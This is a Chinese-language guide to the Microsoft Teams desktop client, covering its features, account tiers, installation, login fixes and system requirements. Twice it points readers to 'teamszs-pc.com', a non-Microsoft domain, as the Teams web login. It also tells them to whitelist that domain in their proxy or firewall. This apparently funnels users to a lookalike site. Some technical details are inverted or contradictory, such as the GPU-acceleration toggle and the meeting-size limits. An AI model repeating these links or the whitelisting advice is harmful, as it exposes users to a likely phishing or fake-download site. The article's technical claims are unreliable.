
Teams电脑版的5个核心功能和3个常见误区
Teams电脑版是微软官方推出的桌面客户端应用,可安装在 Windows 和 macOS 系统上运行,也支持网页版免安装直接使用。它与网页版最大的区别是支持系统级通知和后台常驻,关掉窗口仍能收到提醒。会议默认最多支持 1000 人互动参与,核心功能覆盖聊天、音视频会议、文件协作、频道和应用集成 5 大块。需要注意,经典版桌面客户端已在 2025 年 6 月 30 日后停止运行,老用户必须更换为新版才能登录。

核心要点
- 支持 Windows、macOS 安装,网页版免安装临时用最省事
- 关窗仍收系统级通知,网页版关标签就断提醒
- 经典版 2025 年 6 月 30 日停用,老用户必须换新版登录
- 多屏共享和白板批注仅桌面客户端完整,网页版缩水
- 会议默认支持 1000 人互动,超出自动转直播模式
关键速览
- Teams 电脑版支持 Windows、macOS 两大系统,网页版免安装
- 核心功能覆盖聊天、会议、文件协作、频道和应用集成 5 大块
- 网页版缺少后台通知和部分屏幕共享选项,客户端更完整
- 最常见误区:以为登录一个账号就能看到所有组织的内容
- 会议默认最多支持 1000 人互动参与,超出转直播模式
Teams电脑版是什么?和网页版、手机端有什么区别?

Teams电脑版是微软官方推出的桌面客户端应用,安装在Windows或macOS系统上运行。它和网页版最大的区别在于:电脑版支持后台常驻和系统级通知推送,网页版关掉浏览器标签就收不到提醒。微软官方明确说明,桌面和移动应用覆盖 PC、Mac、iPhone、iPad 和 Android 设备(2026),三端各有取舍。
提醒一句:经典版 Teams 桌面客户端已在 2025 年 6 月 30 日后停止运行(2026)。如果你还在用老版本,必须换成新版 Teams 电脑版才能正常登录。新版底层重写,启动和切换团队更快。
三端到底差在哪?看下表:
| 对比维度 | 电脑版(桌面客户端) | 网页版(浏览器) | 手机端(App) |
|---|---|---|---|
| 功能完整度 | 最全,支持全部会议与协作功能 | 部分功能受限,如背景虚化 | 为移动场景精简 |
| 通知推送 | 系统级弹窗,关窗仍收 | 依赖浏览器开启,关标签即停 | 推送通知,随身接收 |
| 后台运行 | 支持,最小化到系统托盘 | 不支持,关页面即断 | 支持后台驻留 |
| 屏幕共享 | 可共享整个桌面或单个窗口 | 共享能力依浏览器而定 | 仅共享手机屏幕 |
结论很直接:需要长时间办公、频繁开会的人选电脑版;临时用别人电脑登一次,网页版最省事,无需安装。

Teams电脑版能做什么?六大核心功能实测说明

Teams电脑版把六大功能整合在一个界面里:即时消息、音视频会议、屏幕共享、文件协作、日历排期、频道团队协作。其中多屏共享和白板批注只有桌面客户端体验完整,网页版会缩水。微软官方在下载页说明,新版应用比经典版更快更稳,2026 年已全面接替旧客户端。
- 即时消息:支持 @提醒、消息置顶、GIF 回复。场景——项目群里 @负责人催审批,对方收到系统级弹窗。
- 音视频会议:一键发起或加入,支持背景虚化。场景——远程面试时开摄像头,用虚化背景遮住杂乱房间。
- 屏幕共享:可选共享整个桌面或单个窗口。电脑版还能多屏共享——接两台显示器时,能只投第二块屏,第一块留着看聊天。网页版做不到这点。
- 文件协作:Word、Excel 直接在 Teams 里在线编辑,多人改同一份表格不用来回发附件。
- 日历排期:和 Outlook 日历双向同步,约会议时能看到同事的空闲时段。
- 频道团队协作:按项目建频道,消息、文件、会议记录都归到一处,新人进组翻频道就能补齐进度。
白板批注是另一个电脑独占的加分项。会议中打开白板,用手写笔或鼠标画流程图、圈重点,多人同屏协作。这在触屏笔记本上尤其顺手,手机端只能看不能细画。所以真要高强度办公,装 Teams电脑版才用得全这些功能。
个人版、工作/学校版、免费版三者有什么区别?该怎么选?

三个版本的核心差别在会议时长、人数上限和管理后台。个人日常聊天选个人版,企业办公选工作/学校版,短期试用选免费版。微软官网的Teams 免费版页面明确提供 Windows 和 macOS 桌面应用下载入口(2026),三个版本都能装同一个 Teams电脑版客户端,区别只在登录账户类型。
装的是同一个 App,登录账户不同,功能就解锁不同层级。下面把关键数字摊开对比。
| 对比项 | 免费版 | 个人版 | 工作/学校版 |
|---|---|---|---|
| 登录账户 | Microsoft 账户 | Microsoft 账户 | 组织工作账户 |
| 群组会议人数上限 | 100 人 | 100 人 | 300 人(含语音消息、更多容量) |
| 单次会议时长 | 60 分钟 | 60 分钟 | 不受此限制 |
| OneDrive 云存储 | 5 GB / 人 | 随 Microsoft 365 订阅提升 | 随企业订阅(可达 1 TB / 人) |
| 管理后台 | 无 | 无 | 有(IT 集中管控) |
| 价格 | 0 元 | 随 365 家庭版 | 随企业授权按席位付费 |
决策一句话:只跟家人朋友视频,用免费版就够;想接入 Word、Excel 云同步,个人版更顺手;有 IT 管理、合规审计、300 人会议需求,只能选工作/学校版。管理后台(IT 集中控制成员权限的控制台)是企业版的硬门槛,免费版和个人版都拿不到。
Teams电脑版怎么下载安装和登录?完整实操步骤
下载 Teams电脑版只需三步:进入微软官网下载页、选对系统版本、运行安装包完成登录。微软官方下载页(2026)明确写明,桌面应用支持 Windows 和 macOS。Windows 用户通常不需要管理员权限就能自己装完,几分钟即可开始用。
Windows 和 Mac 怎么装?有什么不同?
两个系统的安装门槛不一样。这是最容易被忽略的细节。

- Windows 安装:下载.exe 或.msix 安装包后双击运行。微软文档说明,Windows 客户端可由最终用户直接安装,一般不需要管理员权限(2026)。公司电脑受策略限制装不上时,才需要联系 IT。
- Mac 安装:下载.pkg 包后需要输入管理员密码。微软文档指出,Mac 版安装需要管理员访问权限,程序会装进 /Applications 文件夹。没有管理员权限的员工装不了,这是 Mac 和 Windows 最大的区别。
个人账号和组织账号登录有什么区别?
登录时账号类型决定你能用哪些功能。个人账号(用 Outlook 或 Hotmail 邮箱)适合家庭聊天和小型协作;组织账号(公司或学校发的邮箱)能进入管理后台、频道和企业会议。
要切换账户,点右上角头像,选择「添加账户」或「切换账户」。Teams电脑版支持同时挂多个账号,工作和个人一键切换,不用退出重登。若你还在用 2025 年 6 月 30 日后已无法运行的经典版,请重装新版。
Teams电脑版安装失败、无法登录、闪退怎么解决?
Teams电脑版三类高频故障各有明确根因:安装卡在约 99%多半是残留缓存冲突,登录报错0xCAA开头通常是身份令牌或代理拦截,启动后闪退基本指向显卡驱动或硬件加速。逐条对症清理即可解决,绝大多数无需重装系统。先记住一个万能操作:删缓存。
安装卡在99%不动怎么办?
安装进度停在约 99%,是旧版残留文件和新版安装器抢占同一目录导致的。微软文档说明,经典版客户端在2025年6月30日后已无法运行,很多人电脑里还留着它的残骸。解决办法:先在「设置,应用」里卸载所有 Teams 相关项,再手动删除缓存目录。Windows 路径是 %appdata%MicrosoftTeams 和 %localappdata%MicrosoftTeams,全部清空后重新运行安装包,成功率极高。
登录报错0xCAA怎么解决?
0xCAA 系列错误(如 0xCAA20004)是身份验证令牌失效,常见于公司代理或防火墙拦截了微软登录域名。第一步退出账号重登;第二步在浏览器打开teamszs-pc.com测试能否网页登录,能进说明是客户端缓存问题,删缓存后重进即可。若网页也进不去,就要检查代理设置,把www.teamszs-pc.com加入白名单。
启动后闪退是什么原因?
闪退九成是显卡驱动过旧或 GPU 硬件加速冲突。先把显卡驱动更新到2025年后的版本;仍闪退就关掉硬件加速:在 Teams 设置里取消勾选「禁用 GPU 硬件加速」相关选项后重启。老机型改用网页版是最省心的备选方案。
Teams电脑版的系统配置要求和兼容性说明
装 Teams电脑版之前,先确认系统够不够格。新版应用对硬件要求不高,但对系统版本卡得很死:微软文档明确说明,经典版 Teams 客户端已在 2025 年 6 月 30 日之后彻底停止运行。也就是说,旧客户端现在打不开,只能换新版。
Windows 和 macOS 各支持哪些版本?
新版 Teams 只认较新的系统。Windows 端需要 Windows 10 或 Windows 11;Windows 7、8.1 这类早已停止安全更新的系统装不上新版。macOS 端安装会写入 /Applications 文件夹,且 Mac 安装需要管理员权限,这点和 Windows 用户通常自己就能装完不同。
- CPU(处理器):双核 1.6 GHz 及以上,负责运行程序的芯片,开会时多核更流畅。
- 内存(RAM,临时数据仓库):最低 4 GB,推荐 8 GB 起,多人视频会议吃内存明显。
- 系统版本:Windows 10/11 或较新的 macOS,旧系统直接被拒。
旧系统装不了新版怎么办?
系统太旧升不动,还有退路:直接用浏览器访问 teamszs-pc.com的 Web 版。微软下载页说明,不装客户端也能在网页上用 Teams。功能虽然缩水一点,但聊天和会议基本够用,是老电脑最省事的替代方案。
Teams电脑版适合哪些办公场景?三类典型用法举例
Teams电脑版最适合三类高频办公场景:远程会议、跨部门项目协作、外部客户沟通。核心优势是大屏多窗口并行,桌面客户端可同时开会议、聊天和文件三个窗口,手机端一次只能盯一个界面。微软官方页面写明,桌面和移动应用覆盖 PC、Mac、手机、平板(2026),但真正吃效率的重活都在桌面端完成。
远程会议时,电脑版比手机端强在哪?
电脑版能在开会同时批注共享内容,手机端做不到。桌面客户端支持多屏共享和白板实时批注,主讲人拖第二块屏幕演示,参会者在聊天窗打字提问,两不耽误。手机屏幕小,共享文档字都看不清,更别说边看边记笔记。
跨部门项目协作靠什么提效?
靠文件与消息同屏操作。电脑版左侧频道列表、中间聊天流、右侧打开的 Word 文档可以三栏并排。产品、设计、开发三方在同一频道里改需求文档,改完直接 @ 对方,不用切软件、不用来回转发。手机端每打开一个文件就跳出聊天界面,反复切换极易漏消息。
外部客户沟通该用哪端?
用电脑版。跟外部客户开会常需要屏幕共享报价表、合同或演示稿,同时私下和同事在另一个聊天窗对齐口径。这种「明面演示 + 后台协商」的双线操作,只有桌面端的多窗口能撑住。谈完直接把文件拖进聊天发出,全程不离开 Teams电脑版。
总结与上手建议

从零开始到能顺畅用起来,Teams电脑版的完整路径就四步:进官网下载对系统的安装包、装完登录、按身份选版本、挑最常用的三个功能先练熟。微软官方下载页(2026)明确写明,桌面应用同时支持 Windows 和 macOS,装不了还能直接用网页版顶一阵。别贪多,先会开会、聊天、共享屏幕就够应付九成场景。
不同身份该先掌握哪些功能?
身份不同,优先级差很远。别照着功能列表一个个啃,按下面这张清单抓重点:
| 身份 | 选哪个版本 | 先练熟的3个功能 |
|---|---|---|
| 个人用户 | 个人版 | 聊天、语音通话、文件传输 |
| 企业员工 | 工作/学校版 | 会议排期、频道协作、多屏共享 |
| 学生 | 免费版 | 视频会议、白板批注、群组文件 |
上手前记住哪条关键提醒?
装之前先确认你没在用旧客户端。微软文档说明,经典版桌面应用已在 2025 年 6 月 30 日之后停止运行,现在只能装新版。Windows 用户一般不用管理员权限就能自己装完,Mac 用户则需要管理员权限。装好后花十分钟点一遍菜单,比看十篇教程都管用,现在就去下载,边用边学最快。




